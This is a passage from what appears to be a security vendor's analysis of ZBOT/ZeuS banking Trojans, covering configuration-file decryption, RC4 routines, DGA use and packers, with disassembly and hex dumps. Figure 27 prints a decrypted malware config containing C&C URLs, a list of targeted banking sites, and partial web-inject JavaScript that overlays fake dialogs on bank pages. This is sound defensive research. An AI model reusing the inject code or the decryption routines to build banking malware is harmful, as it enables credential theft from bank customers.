


```
decrypted.bin   ↓FRO ---------
hgstpznxqulzlpwu.net
```

Figure 25. *Decrypted table that contains the configuration file's URL and the decryption key*

TSPY_ZBOT.BYZ tries to connect to the URL by appending */news/?s={number}* to download its configuration file. Based on its code, however, the Trojan also uses DGA to generate other URLs from which it can download other configuration files based on the system's current date.

After acquiring the encrypted configuration file, we needed to recover the offset value of the decryption key. As shown below, the offset value of the decryption key has been added to ECX, which holds the decrypted table's address (see Figure 26).




```
0041D028     81EC F4010000   SUB ESP,1F4
0041D02E     8B03            MOV EAX,DWORD PTR DS:[EBX]
0041D030     56              PUSH ESI
0041D031     57              PUSH EDI
0041D032     C645 FF 00      MOV BYTE PTR SS:[EBP-1],0
0041D036     85C0            TEST EAX,EAX
0041D038   v 74 6B           JE SHORT iflyu.0041D0A5
0041D03A     8B7B 04         MOV EDI,DWORD PTR DS:[EBX+4]
0041D03D     83C1 62         ADD ECX,62
0041D040     51              PUSH ECX
0041D041     E8 E4FDFEFF     CALL iflyu.0040CE2A
0041D046     8943 04         MOV DWORD PTR DS:[EAX+4],EAX
0041D049     85C0
0041D04B   v 74 58
```

```
Address   Hex dump
0042F000  00 00 00 00 00
0042F010  00 00 00 00 00
0042F020  00 00 00 00 00
```

```
decrypted.bin      ↓FRO ---------
00000012:  F2 97 7A 8C-94 78 C4 24-A7 EA AE EC-04 F3 74 3A
00000022:  77 BE E2 BE-C3 93 74 12-E7 07 BC 92-A0 70 00 00
00000032:  2F 9C 35 FE-5C C3 F7 55-BB B9 1A 18-2E 68 35 91
00000042:  AB 7E 8C FF-40 63 37 30-54 6E 81 52-2F 58 8F 07
00000052:  BD F1 42 B7-8E 11 5D 2A-22 D2 EB 56-64 FC DB 75
00000062:  C4 21 23 5C-97 2C B3 1D-C3 33 DE 36-16 F8 0C 95
00000072:  EE 76 E0 70-D0 CF 09 F0-3E 9C 1F 5D-AD BA D2 DD
00000082:  6B 01 F5 42-17 C6 0B 10-6A 47 2E 71-EB 72 43 51
00000092:  57 9B AC 44-00 38 B2 4C-F3 8C 8D 94-53 AB 85 E3
000000A2:  B8 69 4D 74-D4 24 77 56-7C 15 02 84-7B A8 66 C7
000000B2:  8E 13 BE 30-18 F2 4E FB-C5 88 D6 35-AA 92 5F A1
000000C2:  3A D1 65 5E-BD 83 0F 73-B1 27 AF 1C-7E 48 E8 32
000000D2:  54 20 93 41-6E 49 06 7D-52 8B 80 FF-C8 F6 68 67
000000E2:  C9 46 E9 87-8F 9D A7 D3-E4 45 C0 26-63 61 F9 B4
000000F2:  CC 91 62 03-11 5B 3F E2-14 A3 1B 9A-A2 90 C1 34
00000102:  BB D9 E1 2A-F1 C2 6C 39-9E FD A6 12-DA 82 22 8A
00000112:  CB BF A5 ED-DC 3C 5A 4A-FC EF 59 25-E7 81 EC B9
00000122:  D5 2F 3D 29-0E 37 86 1A-7F 28 6D CD-60 98 99 07
00000132:  B7 D8 50 B6-6F 79 64 D7-BC B0 DF 89-FA 0D 96 3B
00000142:  55 2B F7 08-04 58 05 F4-E5 1E E6 75-A9 31 9F 19
00000152:  0A 7A EA B5-DB A4 78 CE-4F A0 CA FE-40 2D AE 4B
00000162:  00 00 6F DF-15 8B C6 70-D0 49 00 AC-A6 6C F8 35
```

Figure 26. *Locating the offset value of the decryption key that is stored in the decrypted table*

Once the key has been extracted, we were able to decipher the configuration file by feeding the configuration file and the decryption key to the last stage of RC4 decryption and decompression. The decrypted configuration file is the most important part of a ZBOT variant (see Figure 27). Most people see the configuration file as a garbage file that the malware downloads though it is actually the malicious file's core component, which makes it especially dangerous.



```
http://uhqmskmzjwjtyzqj.org/news/?s=3!http://* !https://mail.goole.com/* !
https://server.iad.liveperson.net/* !https://chatserver.comm100.com/* !
https://fx.sbisec.co.jp/* !https://match2.me.dium.com/* !https://clients4.google.com/* !
https://*.mcafee.com/* !https://www.direktprint.de/ * !*.facebook.com/* !*.myspace.com/*
*.twitter.com/* !*.microsoft.com/* !*.youtube.com/*  https://*.ebanking-
services.com/*/signin.aspxauthTknW   ┘ ERCPQ    ┌€ -    ┌    < >┐(     ┌              ┌inject ^
├<body:‡>_ | ┌U |U ├   'N\    ◘ <script type="text/javascript" language="JavaScript"
src="scripts/injscp.js"></script>¤    ┼ ERCPŽ    ┐€ -    ┌    i "┐( ┘ ┌              ┌1 ^
kid="personal_tabbing"<>_ • ┌<U •<div id="notbillindstat"U k ft╓◘     %1U    ┘ ERCPO     ┐€ -
  < > (              ┌                   ┌inject ^ ┤<head>_ | ┌U |U ┤ c="╫   ◘ <link rel="stylesheet"
type="text/css"
href="https://ajax.googleapis.com/ajax/libs/jqueryui/1.7.1/themes/smoothness/ui.all.css"
<style type="text/css">#inject{display:none}#dialog2{display:none}#dialog3{display:none}
-dialog{width:550px;border:1px solid #cccccc;font-size:11px; background:url
(https://www.americanexpress.com/home/images/hpbkgrd_login.jpg) repeat-x}.ui-dialog .ui-
dialog-titlebar-close{visibility:hidden}.ui-widget-header{background:#fff;border:1px sol
#cccccc;color:#0909dd;font-size:120%;font-family:Myriad,Arial,Helvetica;font-weight:bold
.ui-widget-content .ui-state-default{border:1px solid #dd0000;background:#e0c634 url
(images/ui-bg_glass_80_e6e6e6_1x400.png) 50% 50% repeat-x;font-
weight:normal;color:#000;outline:none}.ui-dialog input{text-
align:center;background:#f8f8f8;padding:0;margin:0;font-family:arial,sans-serif;font-
size:13px;font-weight:bold;border:1px solid #cccccc}.ui-dialog .ui-widget-content
{background:transparent}.ui-widget-overlay{opacity:1;filter:Alpha(Opacity=75)}</style>W
ERCPQ    ┐€ -    ┌    < >┐(              ┌                    ┌inject ^ ├<body:>_ | ┌U |U ├ _tu1   ◘ <script
type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/jquery/1.3.2/jquery.min.js"></script><script
type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jqueryui/1.7.1/jquery-
ui.min.js"></script><script type="text/javascript">function setcookie (name, value, expi
path, domain, secure) {document.cookie = name + "=" + escape(value) +((expires) ? ";
expires=" + expires : "") +((path) ? "; path=" + path : "") +((domain) ? "; domain=" +
domain : "") +((secure) ? "; secure" : "");}function getcookie(name) {var cookie = " " +
document.cookie;var search = " " + name + "=";var setStr = null;var offset = 0;var end =
0;if (cookie.length > 0) {offset = cookie.indexOf(search);if (offset != -1) {offset +=
search.length;end = cookie.indexOf(";", offset);if (end == -1) {end = cookie.length;}set
= unescape(cookie.substring(offset, end));}}return(setStr);}function loadpopunder() {
function Continue() {}function Init() {$('#inject').dialog( { resizable : false, draggab
```

Figure 27. *Decrypted configuration file*


The decrypted configuration file contains the bot's command-and-control (C&C) server URL; list of targeted sites, which are mostly bank related; and HTML inject codes. Whenever an affected user visits any of the targeted banking sites, the malware injects malicious HTML codes into the said sites.

To obfuscate its malicious routine and to make analysis and consequent removal harder for security experts to perform, the malware uses several layers of encryption and decompression techniques.

Click to return to the ZBOT-LICAT behavior diagram


A LONG VIEW: ZEUS' QUEST TO AVOID EARLY DETECTION

As early as 2008, ZBOT variants have been using a configuration file downloaded from a fixed URL embedded in their body. This configuration file comprises several sections that can either be compressed, as they most often are, or uncompressed. It is also encrypted with a simple algorithm that does not involve the use of a key (see Figure 28).



```
Decrypt.cry
.Word
.Forward
mov   edx,ecx
add   edx,5
add   edx,edx
add   edx,eax
mov   al,dl
add   ecx,2
add   edi,1
mov   esi,edi
add   esi,esi
mov   ebx,0f9
sub   ebx,esi
add   bl,ah
mov   ah,bl
add   edi,1
```

Figure 28. *Decryption algorithm older ZBOT variants like TSPY_ZBOT.QW used*



```
PUSH EBP
MOV EBP,ESP
PUSH ECX
MOV CL,BYTE PTR DS:[EAX+100]
PUSH EDI
MOV BYTE PTR SS:[EBP-1],CL
MOV CL,BYTE PTR DS:[EAX+101]
XOR EDI,EDI
MOV BYTE PTR SS:[EBP-2],CL
CMP DWORD PTR SS:[EBP+C],EDI
JBE SHORT 12.0040E231
PUSH EBX
PUSH ESI
 INC BYTE PTR SS:[EBP-1]
 MOVZX ECX,BYTE PTR SS:[EBP-1]
 LEA ESI,DWORD PTR DS:[ECX+EAX]
 MOV DL,BYTE PTR DS:[ESI]
 ADD BYTE PTR SS:[EBP-2],DL
 MOVZX ECX,BYTE PTR SS:[EBP-2]
 ADD ECX,EAX
 MOV BL,BYTE PTR DS:[ECX]
 MOV BYTE PTR DS:[ESI],BL
 MOV BYTE PTR DS:[ECX],DL
 MOVZX ESI,BYTE PTR DS:[ESI]
 MOV ECX,DWORD PTR SS:[EBP+8]
 MOVZX EDX,DL
 ADD ESI,EDX
 AND ESI,0FF
 MOV DL,BYTE PTR DS:[ESI+EAX]
 ADD ECX,EDI
 XOR BYTE PTR DS:[ECX],DL
 INC EDI
 CMP EDI,DWORD PTR SS:[EBP+C]
 JB SHORT 12.0040E1F6
POP ESI
POP EBX
MOV CL,BYTE PTR SS:[EBP-1]
MOV BYTE PTR DS:[EAX+100],CL
MOV CL,BYTE PTR SS:[EBP-2]
MOV BYTE PTR DS:[EAX+101],CL
POP EDI
LEAVE
RETN 8
```

Figure 29. *RC4 encryption algorithm older ZBOT variants like TSPY_ZBOT.CAR used*

At the beginning of 2009, new ZBOT variants emerged, which featured changes to the names of dropped files and the notable use of RC4 algorithm to encrypt their configuration files (see Figure 29). Though the same compression algorithm was used, RC4 encryption made the configuration file decryption process a bit more time-consuming. Unlike with earlier variants whose configuration files can be decrypted and decompressed even without the malware itself, the new variants required a key that can only be found in the malware's body before their configuration files could be decrypted. This enabled the creators to buy a little more time before their drop points and update URLs could be blocked. One such ZBOT variant that had this feature was TSPY_ZBOT.CAR.

The ZeuS authors seemed to have been satisfied with their use of RC4+ algorithm with compression techniques. Then came ZeuS 2.0, which employed a simple upgrade to its configuration file encryption technique. This added a second layer of encryption to RC4, making it quite clear that the authors want to hide valuable URL information, drop points, and update URLs from the prying eyes of security analysts and researchers. To further avoid detection, the authors also randomized the names of the files the malware dropped, including that of its configuration file. One such ZBOT variant created with the ZeuS 2.0 toolkit was TSPY_ZBOT.CQJ.

ZeuS 2.0-created ZBOT variants also tried out file infection using PE_ZBOT.A, which patched files with code that leads to the download of a Trojan from a fixed URL. This, however, may have just been a trial version of sorts, as its attempt to spread via spam did not pan out as planned.

Even though ZBOT variants successfully infected a lot of files using this feature, the fact that the fixed URL from which the main ZBOT component was downloaded from could easily be blocked remained a weakness. Hence the use of DGA on the most recent ZBOT variants along with new packers and/or crypters (see Figures 30–32). With the new packer/crypter, ZBOT variants attempt to look like normal files since packed files are already usual suspects and as detections are now created based on the packers malware use.






Figure 30. *TSPY_ZBOT.QW's directory table that shows that it does not have an import API*



```
  462 GetFileAttributesW              KERNEL32.dll
  692 InitializeCriticalSection       KERNEL32.dll
  501 GetModuleFileNameW              KERNEL32.dll
  669 HeapAlloc                       KERNEL32.dll
  468 GetFileSize                     KERNEL32.dll
  142 CreateMutexW                    KERNEL32.dll
 1114 VirtualProtect                  KERNEL32.dll
 1146 WideCharToMultiByte             KERNEL32.dll
  663 GlobalUnlock                    KERNEL32.dll
  117 CreateEventW                    KERNEL32.dll
 1108 VirtualAlloc                    KERNEL32.dll
  673 HeapFree                        KERNEL32.dll
  887 ReleaseMutex                    KERNEL32.dll
  656 GlobalLock                      KERNEL32.dll
 1197 lstrcmpiW                       KERNEL32.dll
  589 GetSystemTime                   KERNEL32.dll
  469 GetFileSizeEx                   KERNEL32.dll
  751 LeaveCriticalSection            KERNEL32.dll
  310 GetKeyboardState                  USER32.dll
  669 SetThreadDesktop                  USER32.dll
  385 GetWindowLongA                    USER32.dll
  466 LoadCursorA                       USER32.dll
  518 MsgWaitForMultipleObjects         USER32.dll
  289 GetDlgItemTextA                   USER32.dll
  716 ToUnicode                         USER32.dll
  305 GetKeyState                       USER32.dll
   74 CloseWindowStation                USER32.dll
  293 GetForegroundWindow               USER32.dll
  271 GetClipboardData                  USER32.dll
  539 PeekMessageA                      USER32.dll
  238 ExitWindowsEx                     USER32.dll
  528 OpenDesktopA                      USER32.dll
  554 RegCloseKey                     ADVAPI32.dll
  199 CryptReleaseContext             ADVAPI32.dll
  219 DuplicateTokenEx                ADVAPI32.dll
  196 CryptHashData                   ADVAPI32.dll
  631 RegSetValueExA                  ADVAPI32.dll
  577 RegDeleteValueA                 ADVAPI32.dll
  192 CryptGetHashParam               ADVAPI32.dll
  562 RegCreateKeyExA                 ADVAPI32.dll
  615 RegQueryValueExA                ADVAPI32.dll
  178 CryptDestroyHash                ADVAPI32.dll
  584 RegEnumKeyExA                   ADVAPI32.dll
  173 CryptAcquireContextW            ADVAPI32.dll
  139 PathRemoveFileSpecW              SHLWAPI.dll
   58 PathCombineW                     SHLWAPI.dll
  362 wnsprintfA                       SHLWAPI.dll
  284 StrCmpNIA                        SHLWAPI.dll
  363 wnsprintfW                       SHLWAPI.dll
  177 SHDeleteKeyA                     SHLWAPI.dll
  364 wvnsprintfA                      SHLWAPI.dll
  123 PathMatchSpecW                   SHLWAPI.dll
  365 wvnsprintfW                      SHLWAPI.dll
   69 PathFileExistsW                  SHLWAPI.dll
   73 PathFindFileNameW                SHLWAPI.dll
```

Figure 31. *TSPY_ZBOT.CAR's import table that shows that it has a few import tables though the main file is still heavily encrypted and is located at the overlay*



```
.0042DD00:  00 00 B2 04-53 69 7A 65-6F 66 52 65-73 6F 75 72    ▓♦SizeofResour
.0042DD10:  63 65 00 00-10 04 52 65-73 65 74 45-76 65 6E 74  ce  ►♦ResetEvent
.0042DD20:  00 00 66 02-47 65 74 53-74 64 48 61-6E 64 6C 65    f☻GetStdHandle
.0042DD30:  00 00 B0 02-47 65 74 57-69 6E 64 6F-77 73 44 69    ░☻GetWindowsDi
.0042DD40:  72 65 63 74-6F 72 79 41-00 00 2E 03-4C 43 4D 61  rectoryA  .♥LCMa
.0042DD50:  70 53 74 72-69 6E 67 57-00 00 54 04-53 65 74 45  pStringW  T♦SetE
.0042DD60:  6E 64 4F 66-46 69 6C 65-00 00 F0 04-56 69 72 74  ndOfFile  ≡♦Virt
.0042DD70:  75 61 6C 50-72 6F 74 65-63 74 00 00-76 03 4F 70  ualProtect  v♥Op
.0042DD80:  65 6E 45 76-65 6E 74 57-00 00 3E 03-4C 6F 61 64  enEventW  >♥Load
.0042DD90:  4C 69 62 72-61 72 79 45-78 41 00 00-88 04 53 65  LibraryExA  ê♦Se
.0042DDA0:  74 53 74 64-48 61 6E 64-6C 65 00 00-9D 02 47 65  tStdHandle  ¥☻Ge
.0042DDB0:  74 55 73 65-72 44 65 66-61 75 6C 74-4C 43 49 44  tUserDefaultLCID
.0042DDC0:  00 00 58 03-4D 61 70 56-69 65 77 4F-66 46 69 6C    X♥MapViewOfFil
.0042DDD0:  65 00 A5 02-47 65 74 56-65 72 73 69-6F 6E 45 78  e Ñ☻GetVersionEx
.0042DDE0:  41 00 87 00-43 72 65 61-74 65 45 76-65 6E 74 57  A ç CreateEventW
.0042DDF0:  00 00 BE 04-53 79 73 74-65 6D 54 69-6D 65 54 6F    ╛♦SystemTimeTo
.0042DE00:  46 69 6C 65-54 69 6D 65-00 00 45 01-46 69 6E 64  FileTime  E☺Find
.0042DE10:  4E 65 78 74-46 69 6C 65-41 00 96 02-47 65 74 54  NextFileA û☻GetT
.0042DE20:  69 63 6B 43-6F 75 6E 74-00 00 5A 04-53 65 74 45  ickCount  Z♦SetE
.0042DE30:  76 65 6E 74-00 00 68 02-47 65 74 53-74 72 69 6E  vent  h☻GetStrin
.0042DE40:  67 54 79 70-65 41 00 00-F2 04 56 69-72 74 75 61  gTypeA  ≥♦Virtua
.0042DE50:  6C 51 75 65-72 79 00 00-C1 01 47 65-74 43 75 72  lQuery  ┴☺GetCur
.0042DE60:  72 65 6E 74-44 69 72 65-63 74 6F 72-79 57 00 00  rentDirectoryW
.0042DE70:  CF 02 48 65-61 70 43 72-65 61 74 65-00 00 D0 02  ╧☻HeapCreate  ╨☻
.0042DE80:  48 65 61 70-44 65 73 74-72 6F 79 00-19 04 52 74  HeapDestroy ↓♦Rt
.0042DE90:  6C 55 6E 77-69 6E 64 00-7E 03 4F 70-65 6E 4D 75  lUnwind ~♥OpenMu
.0042DEA0:  74 65 78 57-00 00 FF 02-49 73 44 42-43 53 4C 65  texW   ☻IsDBCSLe
.0042DEB0:  61 64 42 79-74 65 00 00-D5 01 47 65-74 44 72 69  adByte  ╒☺GetDri
.0042DEC0:  76 65 54 79-70 65 57 00-E7 01 47 65-74 46 69 6C  veTypeW τ☺GetFil
.0042DED0:  65 41 74 74-72 69 62 75-74 65 73 41-00 00 64 02  eAttributesA  d☻
.0042DEE0:  47 65 74 53-74 61 72 74-75 70 49 6E-66 6F 41 00  GetStartupInfoA
.0042DEF0:  89 01 47 65-74 43 6F 6D-6D 61 6E 64-4C 69 6E 65  ë☺GetCommandLine
.0042DF00:  57 00 E5 02-49 6E 69 74-69 61 6C 69-7A 65 43 72  W σ☻InitializeCr
.0042DF10:  69 74 69 63-61 6C 53 65-63 74 69 6F-6E 41 6E 64  iticalSectionAnd
.0042DF20:  53 70 69 6E-43 6F 75 6E-74 00 67 04-53 65 74 46  SpinCount g♦SetF
.0042DF30:  69 6C 65 50-6F 69 6E 74-65 72 00 00-DA 01 47 65  ilePointer  ┌☺Ge
.0042DF40:  74 45 6E 76-69 72 6F 6E-6D 65 6E 74-53 74 72 69  tEnvironmentStri
.0042DF50:  6E 67 73 00-84 00 43 72-65 61 74 65-45 76 65 6E  ngs ä CreateEven
.0042DF60:  74 41 00 00-8E 00 43 72-65 61 74 65-46 69 6C 65  tA  Ä CreateFile
.0042DF70:  4D 61 70 70-69 6E 67 57-00 00 67 03-4D 75 6C 44  MappingW  g♥MulD
.0042DF80:  69 76 00 00-54 00 43 6C-6F 73 65 48-61 6E 64 6C  iv  T CloseHandl
.0042DF90:  65 00 62 04-53 65 74 46-69 6C 65 41-74 74 72 69  e b♦SetFileAttri
.0042DFA0:  62 75 74 65-73 57 00 00-88 01 47 65-74 43 6F 6D  butesW  ê☺GetCom
.0042DFB0:  6D 61 6E 64-4C 69 6E 65-41 00 8E 02-47 65 74 54  mandLineA Ä☻GetT
.0042DFC0:  68 72 65 61-64 4C 6F 63-61 6C 65 00-3F 03 4C 6F  hreadLocale ?♥Lo
.0042DFD0:  61 64 4C 69-62 72 61 72-79 45 78 57-00 00 A4 02  adLibraryExW  ñ☻
.0042DFE0:  47 65 74 56-65 72 73 69-6F 6E 00 00-1A 02 47 65  GetVersion  →☻Ge
.0042DFF0:  74 4D 6F 64-75 6C 65 48-61 6E 64 6C-65 57 00 00  tModuleHandleW
.0042E000:  C1 04 54 65-72 6D 69 6E-61 74 65 50-72 6F 63 65  ┴♦TerminateProce
.0042E010:  73 73 00 00-60 01 46 6F-72 6D 61 74-4D 65 73 73  ss  `☺FormatMess
.0042E020:  61 67 65 57-00 00 15 02-47 65 74 4D-6F 64 75 6C  ageW  §☻GetModul
.0042E030:  65 46 69 6C-65 4E 61 6D-65 41 00 00-17 02 47 65  eFileNameA  ↨☻Ge
.0042E040:  74 4D 6F 64-75 6C 65 48-61 6E 64 6C-65 41 00 00  tModuleHandleA
.0042E050:  A6 00 43 72-65 61 74 65-50 72 6F 63-65 73 73 41  ª CreateProcessA
.0042E060:  00 00 7B 02-47 65 74 53-79 73 74 65-6D 54 69 6D    {☻GetSystemTim
.0042E070:  65 41 73 46-69 6C 65 54-69 6D 65 00-9D 00 43 72  eAsFileTime ¥ Cr
.0042E080:  65 61 74 65-4D 75 74 65-78 41 00 00-04 02 47 65  eateMutexA  ♦☻Ge
.0042E090:  74 4C 61 73-74 45 72 72-6F 72 00 00-BC 02 47 6C  tLastError  ╝☻Gl
.0042E0A0:  6F 62 61 6C-46 72 65 65-00 00 27 01-46 69 6C 65  obalFree  '☺File
.0042E0B0:  54 69 6D 65-54 6F 53 79-73 74 65 6D-54 69 6D 65  TimeToSystemTime
.0042E0C0:  00 00 D6 02-48 65 61 70-53 69 7A 65-00 00 62 01    ╓☻HeapSize  b☺
.0042E0D0:  46 72 65 65-45 6E 76 69-72 6F 6E 6D-65 6E 74 53  FreeEnvironmentS
.0042E0E0:  74 72 69 6E-67 73 41 00-E1 01 47 65-74 45 78 69  tringsA ß☺GetExi
.0042E0F0:  74 43 6F 64-65 50 72 6F-63 65 73 73-00 00 59 01  tCodeProcess  Y☺
.0042E100:  46 6C 75 73-68 46 69 6C-65 42 75 66-66 65 72 73  FlushFileBuffers
.0042E110:  00 00 1B 01-45 78 69 74-50 72 6F 63-65 73 73 00    ←☺ExitProcess
.0042E120:  75 03 4F 70-65 6E 45 76-65 6E 74 41-00 00 91 01  u♥OpenEventA  æ☺
.0042E130:  47 65 74 43-6F 6D 70 75-74 65 72 4E-61 6D 65 57  GetComputerNameW
```

